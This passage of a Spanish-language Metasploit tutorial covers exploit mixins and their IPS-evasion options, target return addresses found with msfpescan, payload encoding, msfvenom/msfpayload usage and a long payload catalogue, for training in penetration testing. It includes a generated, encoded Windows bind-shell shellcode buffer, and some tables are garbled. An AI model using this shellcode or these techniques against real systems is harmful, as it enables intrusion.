- [3 Exploit::Remote::DCERPC](#)
- [4 Exploit::Remote::SMB](#)
- [5 Exploit::Remote::BruteTargets](#)

### Metasploit Exploit Mixins

#### Exploit::Remote::Tcp

Codigo:

```
lib/msf/core/exploit/tcp.rb
```

Proporciona opciones y metodos TCP.

- Define RHOST, RPORT, ConnectTimeout
- Proporciona connect(), disconnect()
- Crea self.sock como el socket global
- Ofrece SSL, proxies, CPORt, CHOST
- Evasion via pequeños envios de segmentos
- Expone opciones de usuario como metodos - rhost() rport() ssl()

## Exploit::Remote::DCERPC

Codigo:

```
lib/msf/core/exploit/dcerpc.rb
```

Hereda del mixin TCP y tiene los siguientes metodos y opciones:

- dcerpc\_handle()
- dcerpc\_bind()
- dcerpc\_call()
- Soporta metodos de evasion IPS con solicitudes BIND multi-contexto y llamadas DCERPC fragmentadas

## Exploit::Remote::SMB

Codigo:

```
lib/msf/core/exploit/smb.rb
```

Hereda del mixin TCP y proporciona los siguientes metodos y opciones:

- smb\_login()
- smb\_create()
- smb\_peer\_os()
- Proporciona las Opciones de SMBUser, SMBPass, y SMBDomain
- Expone metodos de evasion IPS como: SMB::pipe\_evasion, SMB::pad\_data\_level, SMB::file\_data\_level

## Exploit::Remote::BruteTargets

Hay 2 archivos fuente interesantes.

Codigo:

```
lib/msf/core/exploit/brutetargets.rb
```

Sobrecarga el metodo exploit().

- Llama exploit\_target(target) para cada Objetivo
- Practico para la iteracion facil del objetivo

Codigo:

```
lib/msf/core/exploit/brute.rb
```

Sobrecarga el metodo exploit.

- Llama brute\_exploit() para cada paso
- Realiza facilmente fuerza bruta y rango de direccion

Los mixins listados arriba son solamente la punta del iceberg, ya que hay muchos mas a tu disposicion para la creacion de exploits. Algunos de los mas interesantes son:

- Capture - esnifa paquetes de red
- Lorcon - envia raw frames WiFi
- MSSQL - habla a servidores Microsoft SQL
- KernelMode - explota fallos del nucleo
- SEH - manejo estructurado de excepciones (structured exception handling)
- NDMP - el protocolo de copia de seguridad en red
- EggHunter - busqueda en memoria
- FTP - habla a servidores FTP
- FTPServer - crea servidores FTP

## Objetivos del Exploit

### Contenido

- 1 Objetivos del Exploit
- 2 Bloque de Opciones del Objetivo
- 3 Accediendo a la Informacion del Objetivo
- 4 Añadiendo y Arreglando Objetivos del Exploit

### Objetivos del Exploit

Los Exploits definen una lista de objetivos que incluyen un nombre, numero, y opciones. Los objetivos son especificados por numero cuando se lanzan.

```
'Targets' =>
[
    # Windows 2000 - TARGET = 0
    [
        'Windows 2000 English',
        {
            'Rets' => [ 0x773242e0 ],
        },
    ],
    # Windows XP - TARGET = 1
    [
        'Windows XP English',
        {
            'Rets' => [ 0x7449bf1a ],
        },
    ],
],
'DefaultTarget' => 0))
```

### Bloque de Opciones del Objetivo

El bloque de opciones dentro de la seleccion de objetivo es practicamente en formato libre, aunque hay algunos nombres de opcion especiales.

- 'Ret' es recortado como target.ret()
- 'Payload' sobrecarga el bloque de informacion del exploit.

Son opciones cuando almacenas datos del objetivo. Por ejemplo:

- La direccion de retorno para un Windows 2000 objetivo
- Son necesarios 500 bytes de padding para los objetivos Windows XP
- La direccion de NX bypass para Windows Vista

## Accediendo a la Informacion del Objetivo

El objeto 'target' dentro del exploit es el objetivo seleccionado por el usuario y se accede en el exploit como un hash.

```
target['padcount']
target['Rets'][0]
target['Payload']['BadChars']
target['opnum']
```

## Añadiendo y Arreglando Objetivos del Exploit

A veces necesitas nuevos objetivos porque un paquete de idiomas en particular cambia de direccion, una version diferente del software se encuentra disponible, o las direcciones han sido cambiadas por los hooks. Añadir un nuevo objetivo solamente requiere 3 pasos.

- Determinar el tipo de direccion de retorno requerida. Podria ser un simple 'jmp esp', un salto a un registro especifico, o un 'pop/pop/ret'. Los comentarios en el codigo del exploit te podrian ayudar a determinar que se necesita
- Obtener una copia de los binarios objetivo
- Utilizar msfpescan para localizar una direccion de retorno disponible

Si el codigo del exploit no te dice explicitamente que tipo de direccion de retorno se necesita, pero es suficientemente bueno para decirte el nombre de la dll del exploit existente, puedes encontrar que tipo de direccion de retorno estas buscando. Considera el siguiente ejemplo que proporciona una direccion de retorno para un objetivo Windows 2000 SP0-SP4.

```
'Windows 2000 SP0-SP4',
{
    'Ret'          => 0x767a38f6,  # umpnpmgr.dll
}
```

Para encontrar que tipo de direccion de retorno utiliza actualmente el exploit, solamente necesitamos encontrar una copia de umpnpmgr.dll de una maquina Windows 2000 y ejecutar msfpescan con la direccion proporcionada para determinar el tipo de retorno. En el siguiente ejemplo, podemos ver que este exploit requiere un pop/pop/ret.

```
root@bt:/pentest/exploits/framework3# msfpescan -D -a 0x767a38f6  
win2000sp4.umpnpgmgr.dll  
[win2000sp4.umpnpgmgr.dll]  
0x767a38f6 5f5ec3558bec6aff68003c7a7668e427  
00000000 5F          pop edi  
00000001 5E          pop esi  
00000002 C3          ret  
00000003 55          push ebp  
00000004 8BEC        mov ebp,esp  
00000006 6AFF        push byte -0x1  
00000008 68003C7A76  push 0x767a3c00  
0000000D 68          db 0x68  
0000000E E427        in al,0x27
```

Ahora, solamente necesitamos conseguir una copia de la dll objetivo y utilizar msfpescan para encontrar una dirección pop/pop/ret utilizable para nosotros.

```
root@bt:/pentest/exploits/framework3# msfpescan -p  
targetos.umpnpgmgr.dll  
[targetos.umpnpgmgr.dll]  
0x79001567 pop eax; pop esi; ret  
0x79011e0b pop eax; pop esi; retn 0x0008  
0x79012749 pop esi; pop ebp; retn 0x0010  
0x7901285c pop edi; pop esi; retn 0x0004
```

Ahora que hemos encontrado una dirección de retorno disponible, añadimos nuestro nuevo objetivo al exploit.

```
'Windows 2000 SP0-SP4 Russian Language',  
{  
    'Ret'           => 0x7901285c,  # umpnpmgr.dll  
}
```

## Exploit Payloads

### Contenido

- 1 Metasploit Exploit Payloads
- 2 Selecciona un codificador
- 3 Selecciona un generador de nop
- 4 Ejemplo de Codificado
- 5 Opciones del Bloque Payload

## Metasploit Exploit Payloads

### Selecciona un codificador

---

- No debe tocar ciertos registros
- Su tamaño debe permanecer por debajo del maximo
- Debe evitar BadChars
- Los codificadores estan clasificados

### Selecciona un generador de nop

---

- Intenta el mas aleatorio primero
- Los nops tambien estan clasificados

### Ejemplo de Codificado

---

- El espacio de payload definido es 900 bytes
- El payload tiene 300 bytes de longitud
- El trozo del codificador añade otros 40 bytes al payload
- El Nops rellenara los restantes 560 bytes llegando el tamaño del payload.encoded final a 900 bytes
- El relleno del nop se puede evitar añadiendo 'DisableNops' => cierto en el exploit

### Opciones del Bloque Payload

---

Del mismo modo que sucede en la mayoria de cosas en el Framework, los payloads pueden ser modificados por los exploits.

- 'StackAdjustment' precede al codigo "sub esp"
- 'MinNops', 'MaxNops', 'DisableNops'
- 'Prefix' coloca datos antes del payload
- 'PrefixEncoder' lo coloca antes del trozo codificado

## Msfvenom

### Msfvenom

msfvenom es una combinacion de msfpayload y msfencode, uniendo ambas herramientas en una unica instancia del framework. Las ventajas de msfvenom son:

- Una unica herramienta
- Opciones de linea de comandos estandarizadas
- Velocidad aumentada

En el punto actual msfvenom esta todavia en su infancia, pero contiene muchas opciones:

```
root@bt:~# /pentest/exploits/framework3/msfvenom -h
Usage: /pentest/exploits/framework3/msfvenom [options]
Options:
  -p, --payload      [payload]          Payload to use. Specify a '-' or
  stdin to use custom payloads
```

```

-l, --list      [module_type]  List a module type example:
payloads, encoders, nops, all
-n, --nopsled   [length]       Prepend a nopsled of [length] size
on to the payload
-f, --format    [format]       Format to output results in: raw,
ruby, rb, perl, pl, c, js_be, js_le, java, dll, exe, exe-small, elf,
macho, vba, vbs, loop-vbs, asp, war
-e, --encoder   [encoder]     The encoder to use
-a, --arch      [architecture] The architecture to use
--platform    [platform]

-s, --space     [length]       The platform of the payload
payload          The maximum size of the resulting

-b, --bad-chars [list]        The list of characters to avoid
example: '\x00\xff'

-i, --iterations [count]     The number of times to encode the
payload

-x, --template   [path]       Specify a custom executable file
to use as a template

-k, --keep       inject the payload as a new thread
Preserve the template behavior and

-h, --help        Show this message

```

Un ejemplo del uso de msfvenom puede verse a continuacion:

```

root@bt:~# /pentest/exploits/framework3/msfvenom -p
windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -i 3
[*] x86/shikata_ga_nai succeeded with size 325 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 352 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 379 (iteration=3)
buf =
"\xdb\xdb\xbe\x0a\x3a\xfc\x6d\xd9\x74\x24\xf4\x5a\x29\xc9" +
"\xb1\x52\x31\x72\x18\x83\xea\xfc\x03\x72\x1e\xd8\x09\xb6" +
"\xce\xc5\x86\x6d\x1a\xa8\xd8\x88\xaa\xbc\x51\x64\xe5\xf2" +
"\xd1\xb7\x80\xed\x66\x72\x6e\x0d\x1c\x68\x6a\xae\xcd\x0e" +
"\x33\x90\x1d\x73\x82\xd8\xd7\xe0\x87\x76\xbd\x25\xf4\x23" +
"\x4d\x38\xc2\xc3\xe9\xa1\x7e\x31\xc5\xe4\x84\x2a\x3b\x37" +
"\xb3\xd6\x13\xc4\x09\x89\xd0\x95\x21\x10\x6b\x83\x94\x3d" +
"\xf2\xfd\x19\x36\x18\xc4\x0a\x45\x51\x12\xda\x65\x29\xfb" +
"\x8a\xdf\x29\x16\x88\xb9\x85\x9d\x55\x2b\x6e\x05\x60\xc9" +
"\x07\x2d\x3c\x33\xf7\xac\x6c\xbf\x4b\x6d\x91\x35\x29\x59" +
"\x38\xfe\x18\x38\x12\x72\xd4\x1d\xbd\x6d\x05\x79\xa6\x4e" +
"\x58\xb0\x4a\x0e\x4c\x05\x5e\x51\x45\x70\xdc\x90\x93\x9a" +
"\x21\x99\xd6\xab\x7\x04\x11\x5d\x0e\x21\x9a\x96\xdd\x1f" +
"\x86\x39\x71\xab\xb1\x87\x58\xb3\xd1\x3a\x2d\x5f\xb3\x6f" +
"\xd0\xb1\x01\xf0\xed\x1c\x9f\x87\x59\x3d\x98\x80\xbb\x6d" +
"\xa8\x7e\x17\xc4\x3c\xb4\xef\x3c\x48\xbe\x07\x51\x04\x9f" +
"\x6f\xaf\xff\x16\xdc\x66\x77\xb4\x11\x00\xae\x0a\x66\x7b" +
"\x28\x2b\xd3\x19\x3e\xcb\x98\xbf\xfd\x7b\x14\x7a\xbf\x9a" +
"\x06\x46\x90\x19\x71\x6d\x28\xf5\x1c\xe5\x9c\x40\x88\x48" +
"\x5d\xe2\x89\xb2\xba\x21\x7b\xdb\xe1\x60\x70\x1e\x55\x93" +

```

```

"\x22\xf3\x6d\xbf\x5b\xc3\x74\x1e\x49\x43\x05\xdf\xdf\x9f" +
"\x3a\x9f\x80\xfe\xed\x8a\xa5\xf7\x09\xf5\xf8\x6b\x24\xbb" +
"\x20\x28\xfc\x03\x9a\xeb\xcf\x23\xbc\x50\xec\xca\x34\x3c" +
"\x58\x94\x18\xcb\x51\x71\x19\x5f\x2d\xbf\x58\x45\x86\x29" +
"\xb3\x9a\x87\x85\xf5\x40\x1d\xc6\x72\xbb\x3d\x60\x79\x3f" +
"\xff\xc7"

```

El comando y el shellcode resultante de arriba generan una bind shell Windows con tres iteraciones del codificador shikata ga nai sin bytes nulos en el shellcode.

## Msfpayload

### Msfpayload

msfpayload es una instancia de linea de comandos de Metasploit que se utiliza para generar y dar salida a los varios tipos de shellcode disponibles en Metasploit. El uso mas comun de esta herramienta es para la generacion de shellcode para un exploit que no este actualmente en Metasploit Framework o para probar los diferentes tipos de shellcode y opciones antes de finalizar un modulo.

Esta herramienta tiene muchas opciones diferentes y variables disponibles, pero es posible que no todas esten completamente acabadas, dada la limitada salida del banner de ayuda.

```

root@bt:~# msfpayload -h
Usage: /pentest/exploits/framework3/msfpayload [] [var=val]
<[S]ummary|[C][P]erl|Ruby|[R]aw|[J]se[X]el[D]ll|[V]BA|[W]ar>
OPTIONS:
-h           Help banner
-l           List available payloads

```

Como de poderosa puede ser esta herramienta puede verse al mostrar el gran numero de tipos diferentes de shellcode disponibles para ser personalizados para tu exploit especifico:

```

root@bt:~# msfpayload -l
Framework Payloads (222 total)
=====
Name                                     Description
-----
aix/ppc/shell_bind_tcp                  Listen for a
connection and spawn a command shell
aix/ppc/shell_find_port                 Spawn a shell on
an established connection
aix/ppc/shell_interact                 Simply execve
/bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp               Connect back to
attacker and spawn a command shell
bsd/sparc/shell_bind_tcp                Listen for a
connection and spawn a command shell

```

bsd/sparc/shell_reverse_tcp	Connect back to
attacker and spawn a command shell	
bsd/x86/exec	Execute an
arbitrary command	
bsd/x86/metsvc_bind_tcp	Stub payload for
interacting with a Meterpreter Service	
bsd/x86/metsvc_reverse_tcp	Stub payload for
interacting with a Meterpreter Service	
bsd/x86/shell/bind_tcp	Listen for a
connection, Spawn a command shell (staged)	
bsd/x86/shell/find_tag	Use an established
connection, Spawn a command shell (staged)	
bsd/x86/shell/reverse_tcp	Connect back to
the attacker, Spawn a command shell (staged)	
bsd/x86/shell_bind_tcp	Listen for a
connection and spawn a command shell	
bsd/x86/shell_find_port	Spawn a shell on
an established connection	
bsd/x86/shell_find_tag	Spawn a shell on
an established connection (proxy/nat safe)	
bsd/x86/shell_reverse_tcp	Connect back to
attacker and spawn a command shell	
bsdi/x86/shell/bind_tcp	Listen for a
connection, Spawn a command shell (staged)	
bsdi/x86/shell/reverse_tcp	Connect back to
the attacker, Spawn a command shell (staged)	
bsdi/x86/shell_bind_tcp	Listen for a
connection and spawn a command shell	
bsdi/x86/shell_find_port	Spawn a shell on
an established connection	
bsdi/x86/shell_reverse_tcp	Connect back to
attacker and spawn a command shell	
cmd/unix/bind_inetd	Listen for a
connection and spawn a command shell (persistent)	
cmd/unix/bind_netcat	Listen for a
connection and spawn a command shell via netcat	
cmd/unix/bind_perl	Listen for a
connection and spawn a command shell via perl	
cmd/unix/bind_ruby	Continually listen
for a connection and spawn a command shell via Ruby	
cmd/unix/generic	Executes the
supplied command	
cmd/unix/interact	Interacts with a
shell on an established socket connection	
cmd/unix/reverse	Creates an
interactive shell through two inbound connections	
cmd/unix/reverse_bash	
Creates an interactive shell via bash's builtin /dev/tcp.	
This will not work on most Debian-based Linux distributions (including Ubuntu) because they compile bash without the /dev/tcp feature.	
cmd/unix/reverse_netcat	Creates an
interactive shell via netcat	

cmd/unix/reverse_perl	Creates an
interactive shell via perl	
cmd/unix/reverse_ruby	Connect back and
create a command shell via Ruby	
cmd/windows/adduser	Create a new user
and add them to local administration group	
cmd/windows/bind_perl	Listen for a
connection and spawn a command shell via perl (persistent)	
cmd/windows/bind_ruby	Continually listen
for a connection and spawn a command shell via Ruby	
cmd/windows/download_exec_vbs	Download an EXE
from an HTTP(S) URL and execute it	
cmd/windows/reverse_perl	Creates an
interactive shell via perl	
cmd/windows/reverse_ruby	Connect back and
create a command shell via Ruby	
generic/debug_trap	Generate a debug
trap in the target process	
generic/shell_bind_tcp	Listen for a
connection and spawn a command shell	
generic/shell_reverse_tcp	Connect back to
attacker and spawn a command shell	
generic/tight_loop	Generate a tight
loop in the target process	
java/jsp_shell_bind_tcp	Listen for a
connection and spawn a command shell	
java/jsp_shell_reverse_tcp	Connect back to
attacker and spawn a command shell	
java/meterpreter/bind_tcp	Listen for a
connection, Run a meterpreter server in Java	
java/meterpreter/reverse_tcp	Connect back
stager, Run a meterpreter server in Java	
java/shell/bind_tcp	Listen for a
connection, Spawn a piped command shell (cmd.exe on Windows, /bin/sh	
everywhere else)	
java/shell/reverse_tcp	Connect back
stager, Spawn a piped command shell (cmd.exe on Windows, /bin/sh	
everywhere else)	
linux/armle/adduser	Create a new user
with UID 0	
linux/armle/exec	Execute an
arbitrary command	
linux/armle/shell_reverse_tcp	Connect back to
attacker and spawn a command shell	
linux/mipsbe/shell_reverse_tcp	Connect back to
attacker and spawn a command shell	
linux/mipsle/shell_reverse_tcp	Connect back to
attacker and spawn a command shell	
linux/ppc/shell_bind_tcp	Listen for a
connection and spawn a command shell	
linux/ppc/shell_find_port	Spawn a shell on
an established connection	

linux/ppc/shell_reverse_tcp	Connect back to
attacker and spawn a command shell	
linux/ppc64/shell_bind_tcp	Listen for a
connection and spawn a command shell	
linux/ppc64/shell_find_port	Spawn a shell on
an established connection	
linux/ppc64/shell_reverse_tcp	Connect back to
attacker and spawn a command shell	
linux/x64/exec	Execute an
arbitrary command	
linux/x64/shell/bind_tcp	Listen for a
connection, Spawn a command shell (staged)	
linux/x64/shell/reverse_tcp	Connect back to
the attacker, Spawn a command shell (staged)	
linux/x64/shell_bind_tcp	Listen for a
connection and spawn a command shell	
linux/x64/shell_reverse_tcp	Connect back to
attacker and spawn a command shell	
linux/x86/adduser	Create a new user
with UID 0	
linux/x86/chmod	Runs chmod on
specified file with specified mode	
linux/x86/exec	Execute an
arbitrary command	
linux/x86/meterpreter/bind_ipv6_tcp	Listen for a
connection over IPv6, Staged meterpreter server	
linux/x86/meterpreter/bind_tcp	Listen for a
connection, Staged meterpreter server	
linux/x86/meterpreter/find_tag	Use an established
connection, Staged meterpreter server	
linux/x86/meterpreter/reverse_ipv6_tcp	Connect back to
attacker over IPv6, Staged meterpreter server	
linux/x86/meterpreter/reverse_tcp	Connect back to
the attacker, Staged meterpreter server	
linux/x86/metsvc_bind_tcp	Stub payload for
interacting with a Meterpreter Service	
linux/x86/metsvc_reverse_tcp	Stub payload for
interacting with a Meterpreter Service	
linux/x86/shell/bind_ipv6_tcp	Listen for a
connection over IPv6, Spawn a command shell (staged)	
linux/x86/shell/bind_tcp	Listen for a
connection, Spawn a command shell (staged)	
linux/x86/shell/find_tag	Use an established
connection, Spawn a command shell (staged)	
linux/x86/shell/reverse_ipv6_tcp	Connect back to
attacker over IPv6, Spawn a command shell (staged)	
linux/x86/shell/reverse_tcp	Connect back to
the attacker, Spawn a command shell (staged)	
linux/x86/shell_bind_ipv6_tcp	Listen for a
connection over IPv6 and spawn a command shell	
linux/x86/shell_bind_tcp	Listen for a
connection and spawn a command shell	

<pre> linux/x86/shell_find_port an established connection linux/x86/shell_find_tag an established connection (proxy/nat safe) linux/x86/shell_reverse_tcp attacker and spawn a command shell linux/x86/shell_reverse_tcp2 attacker and spawn a command shell netware/shell/reverse_tcp the attacker, Connect to the NetWare console (staged) osx/armle/execute/bind_tcp connection, Spawn a command shell (staged) osx/armle/execute/reverse_tcp the attacker, Spawn a command shell (staged) osx/armle/shell/bind_tcp connection, Spawn a command shell (staged) osx/armle/shell/reverse_tcp the attacker, Spawn a command shell (staged) osx/armle/shell_bind_tcp connection and spawn a command shell osx/armle/vibrate Causes the iPhone to vibrate, only works when the AudioToolkit library has been loaded. Based on work by Charlie Miller . osx/ppc/shell/bind_tcp connection, Spawn a command shell (staged) osx/ppc/shell/find_tag connection, Spawn a command shell (staged) osx/ppc/shell/reverse_tcp the attacker, Spawn a command shell (staged) osx/ppc/shell_bind_tcp connection and spawn a command shell osx/ppc/shell_reverse_tcp attacker and spawn a command shell osx/x86/bundleinject/bind_tcp length, read buffer, execute, Inject a custom Mach-O bundle into the exploited process osx/x86/bundleinject/reverse_tcp length, read buffer, execute, Inject a custom Mach-O bundle into the exploited process osx/x86/exec arbitrary command osx/x86/isight/bind_tcp length, read buffer, execute, Inject a Mach-O bundle to capture a photo from the iSight (staged) osx/x86/isight/reverse_tcp length, read buffer, execute, Inject a Mach-O bundle to capture a photo from the iSight (staged) osx/x86/shell_bind_tcp connection and spawn a command shell </pre>	Spawn a shell on Spawn a shell on Connect back to Connect back to Connect back to the attacker, Connect to the NetWare console (staged) Listen for a Connect back to Listen for a Connect back to Listen for a Connect back to Listen for a Connect back to Causes the iPhone to vibrate, only works when the AudioToolkit library has been loaded. Based on work by Charlie Miller . Listen for a Use an established Connect back to Listen for a Connect back to Listen, read Connect, read Execute an Listen, read Connect, read Listen for a
--	---

osx/x86/shell_find_port an established connection osx/x86/shell_reverse_tcp attacker and spawn a command shell osx/x86/vforkshell/bind_tcp length, read buffer, execute, Call vfork() if necessary and spawn a command shell (staged) osx/x86/vforkshell/reverse_tcp length, read buffer, execute, Call vfork() if necessary and spawn a command shell (staged) osx/x86/vforkshell_bind_tcp connection, vfork if necessary, and spawn a command shell osx/x86/vforkshell_reverse_tcp attacker, vfork if necessary, and spawn a command shell php/bind_perl connection and spawn a command shell via perl (persistent) php/bind_php connection and spawn a command shell via php php/download_exec from an HTTP URL and execute it php/exec system command php/meterpreter/bind_tcp connection, Run a meterpreter server in PHP php/meterpreter/reverse_tcp connect back stager with checks for disabled functions, Run a meterpreter server in PHP php/meterpreter_reverse_tcp attacker and spawn a Meterpreter server (PHP) php/reverse_perl interactive shell via perl php/reverse_php connect back shell with checks for disabled functions php/shell_findsock Spawns a shell on the established connection to the webserver. Unfortunately, this payload can leave conspicuous evil-looking entries in the apache error logs, so it is probably a good idea to use a bind or reverse shell unless firewalls prevent them from working. The issue this payload takes advantage of (CLOEXEC flag not set on sockets) appears to have been patched on the Ubuntu version of Apache and may not work on other Debian-based distributions. Only tested on Apache but it might work on other web servers that leak file descriptors to child processes. solaris/sparc/shell_bind_tcp connection and spawn a command shell solaris/sparc/shell_find_port an established connection solaris/sparc/shell_reverse_tcp attacker and spawn a command shell	Spawn a shell on Connect back to Listen, read Connect, read Listen for a connection, vfork if necessary, and spawn a command shell Connect back to attacker, vfork if necessary, and spawn a command shell Listen for a connection and spawn a command shell via perl (persistent) Listen for a Download an EXE Execute a single Listen for a Reverse PHP Creates an Reverse PHP Connect back to attacker and spawn a Meterpreter server (PHP) Creates an Reverse PHP Connect back to attacker and spawn a command shell (Persistent) Spawn a shell on Connect back to
--	--

solaris/x86/shell_bind_tcp	Listen for a connection and spawn a command shell
solaris/x86/shell_find_port	Spawn a shell on an established connection
solaris/x86/shell_reverse_tcp	Connect back to attacker and spawn a command shell
tty/unix/interact	Interacts with a TTY on an established socket connection
windows/adduser	Create a new user and add them to local administration group
windows/dllinject/bind_ipv6_tcp	Listen for a connection over IPv6, Inject a Dll via a reflective loader
windows/dllinject/bind_nonx_tcp	Listen for a connection (No NX), Inject a Dll via a reflective loader
windows/dllinject/bind_tcp	Listen for a connection, Inject a Dll via a reflective loader
windows/dllinject/find_tag	Use an established connection, Inject a Dll via a reflective loader
windows/dllinject/reverse_http	Tunnel communication over HTTP using IE 6, Inject a Dll via a reflective loader
windows/dllinject/reverse_ipv6_tcp	Connect back to the attacker over IPv6, Inject a Dll via a reflective loader
windows/dllinject/reverse_nonx_tcp	Connect back to the attacker (No NX), Inject a Dll via a reflective loader
windows/dllinject/reverse_ord_tcp	Connect back to the attacker, Inject a Dll via a reflective loader
windows/dllinject/reverse_tcp	Connect back to the attacker, Inject a Dll via a reflective loader
windows/dllinject/reverse_tcp_allports	Try to connect back to the attacker, on all possible ports (1-65535, slowly), Inject a Dll via a reflective loader
windows/dllinject/reverse_tcp_dns	Connect back to the attacker, Inject a Dll via a reflective loader
windows/download_exec	Download an EXE from an HTTP URL and execute it
windows/exec	Execute an arbitrary command
windows/messagebox	Spawns a dialog via MessageBox using a customizable title, text & icon
windows/meterpreter/bind_ipv6_tcp	Listen for a connection over IPv6, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged)
windows/meterpreter/bind_nonx_tcp	Listen for a connection (No NX), Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged)
windows/meterpreter/bind_tcp	Listen for a connection, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged)
windows/meterpreter/find_tag	Use an established connection, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged)

```
windows/meterpreter/reverse_http           Tunnel
communication over HTTP using IE 6, Inject the meterpreter server DLL
via the Reflective Dll Injection payload (staged)
windows/meterpreter/reverse_https          Tunnel
communication over HTTP using SSL, Inject the meterpreter server DLL
via the Reflective Dll Injection payload (staged)
windows/meterpreter/reverse_ipv6_tcp       Connect back to
the attacker over IPv6, Inject the meterpreter server DLL via the
Reflective Dll Injection payload (staged)
windows/meterpreter/reverse_nonx_tcp       Connect back to
the attacker (No NX), Inject the meterpreter server DLL via the
Reflective Dll Injection payload (staged)
windows/meterpreter/reverse_ord_tcp        Connect back to
the attacker, Inject the meterpreter server DLL via the Reflective Dll
Injection payload (staged)
windows/meterpreter/reverse_tcp            Connect back to
the attacker, Inject the meterpreter server DLL via the Reflective Dll
Injection payload (staged)
windows/meterpreter/reverse_tcp_allports   Try to connect
back to the attacker, on all possible ports (1-65535, slowly), Inject
the meterpreter server DLL via the Reflective Dll Injection payload
(staged)
windows/meterpreter/reverse_tcp_dns        Connect back to
the attacker, Inject the meterpreter server DLL via the Reflective Dll
Injection payload (staged)
windows/metsvc_bind_tcp                  Stub payload for
interacting with a Meterpreter Service
windows/metsvc_reverse_tcp               Stub payload for
interacting with a Meterpreter Service
windows/patchupdllinject/bind_ipv6_tcp   Listen for a
connection over IPv6, Inject a custom DLL into the exploited process
windows/patchupdllinject/bind_nonx_tcp   Listen for a
connection (No NX), Inject a custom DLL into the exploited process
windows/patchupdllinject/bind_tcp        Listen for a
connection, Inject a custom DLL into the exploited process
windows/patchupdllinject/find_tag       Use an established
connection, Inject a custom DLL into the exploited process
windows/patchupdllinject/reverse_ipv6_tcp Connect back to
the attacker over IPv6, Inject a custom DLL into the exploited process
windows/patchupdllinject/reverse_nonx_tcp Connect back to
the attacker (No NX), Inject a custom DLL into the exploited process
windows/patchupdllinject/reverse_ord_tcp  Connect back to
the attacker, Inject a custom DLL into the exploited process
windows/patchupdllinject/reverse_tcp     Connect back to
the attacker, Inject a custom DLL into the exploited process
windows/patchupdllinject/reverse_tcp_allports Try to connect
back to the attacker, on all possible ports (1-65535, slowly), Inject
a custom DLL into the exploited process
windows/patchupdllinject/reverse_tcp_dns  Connect back to
the attacker, Inject a custom DLL into the exploited process
windows/patchupmeterpreter/bind_ipv6_tcp Listen for a
connection over IPv6, Inject the meterpreter server DLL (staged)
```

```
    windows/patchupmeterpreter/bind_nonx_tcp      Listen for a
connection (No NX), Inject the meterpreter server DLL (staged)
    windows/patchupmeterpreter/bind_tcp          Listen for a
connection, Inject the meterpreter server DLL (staged)
    windows/patchupmeterpreter/find_tag         Use an established
connection, Inject the meterpreter server DLL (staged)
    windows/patchupmeterpreter/reverse_ipv6_tcp   Connect back to
the attacker over IPv6, Inject the meterpreter server DLL (staged)
    windows/patchupmeterpreter/reverse_nonx_tcp   Connect back to
the attacker (No NX), Inject the meterpreter server DLL (staged)
    windows/patchupmeterpreter/reverse_ord_tcp    Connect back to
the attacker, Inject the meterpreter server DLL (staged)
    windows/patchupmeterpreter/reverse_tcp        Connect back to
the attacker, Inject the meterpreter server DLL (staged)
    windows/patchupmeterpreter/reverse_tcp_allports Try to connect
back to the attacker, on all possible ports (1-65535, slowly), Inject
the meterpreter server DLL (staged)
    windows/patchupmeterpreter/reverse_tcp_dns    Connect back to
the attacker, Inject the meterpreter server DLL (staged)
    windows/shell/bind_ipv6_tcp                  Listen for a
connection over IPv6, Spawn a piped command shell (staged)
    windows/shell/bind_nonx_tcp                 Listen for a
connection (No NX), Spawn a piped command shell (staged)
    windows/shell/bind_tcp                     Listen for a
connection, Spawn a piped command shell (staged)
    windows/shell/find_tag                   Use an established
connection, Spawn a piped command shell (staged)
    windows/shell/reverse_http                Tunnel
communication over HTTP using IE 6, Spawn a piped command shell
(staged)
    windows/shell/reverse_ipv6_tcp            Connect back to
the attacker over IPv6, Spawn a piped command shell (staged)
    windows/shell/reverse_nonx_tcp           Connect back to
the attacker (No NX), Spawn a piped command shell (staged)
    windows/shell/reverse_ord_tcp            Connect back to
the attacker, Spawn a piped command shell (staged)
    windows/shell/reverse_tcp               Connect back to
the attacker, Spawn a piped command shell (staged)
    windows/shell/reverse_tcp_allports     Try to connect
back to the attacker, on all possible ports (1-65535, slowly), Spawn a
piped command shell (staged)
    windows/shell/reverse_tcp_dns          Connect back to
the attacker, Spawn a piped command shell (staged)
    windows/shell_bind_tcp                Listen for a
connection and spawn a command shell
    windows/shell_bind_tcp_xpfw           Disable the
Windows ICF, then listen for a connection and spawn a command shell
    windows/shell_reverse_tcp            Connect back to
attacker and spawn a command shell
    windows/speak_pwned                 Causes the target
to say "You Got Pwned" via the Windows Speech API
```

```
    windows/upexec/bind_ipv6_tcp           Listen for a
connection over IPv6, Uploads an executable and runs it (staged)
    windows/upexec/bind_nonx_tcp          Listen for a
connection (No NX), Uploads an executable and runs it (staged)
    windows/upexec/bind_tcp              Listen for a
connection, Uploads an executable and runs it (staged)
    windows/upexec/find_tag             Use an established
connection, Uploads an executable and runs it (staged)
    windows/upexec/reverse_http         Tunnel
communication over HTTP using IE 6, Uploads an executable and runs it
(staged)
    windows/upexec/reverse_ipv6_tcp     Connect back to
the attacker over IPv6, Uploads an executable and runs it (staged)
    windows/upexec/reverse_nonx_tcp    Connect back to
the attacker (No NX), Uploads an executable and runs it (staged)
    windows/upexec/reverse_ord_tcp     Connect back to
the attacker, Uploads an executable and runs it (staged)
    windows/upexec/reverse_tcp        Connect back to
the attacker, Uploads an executable and runs it (staged)
    windows/upexec/reverse_tcp_allports Try to connect
back to the attacker, on all possible ports (1-65535, slowly), Uploads
an executable and runs it (staged)
    windows/upexec/reverse_tcp_dns     Connect back to
the attacker, Uploads an executable and runs it (staged)
    windows/vncinject/bind_ipv6_tcp   Listen for a
connection over IPv6, Inject a VNC Dll via a reflective loader
(staged)
    windows/vncinject/bind_nonx_tcp   Listen for a
connection (No NX), Inject a VNC Dll via a reflective loader (staged)
    windows/vncinject/bind_tcp       Listen for a
connection, Inject a VNC Dll via a reflective loader (staged)
    windows/vncinject/find_tag      Use an established
connection, Inject a VNC Dll via a reflective loader (staged)
    windows/vncinject/reverse_http   Tunnel
communication over HTTP using IE 6, Inject a VNC Dll via a reflective
loader (staged)
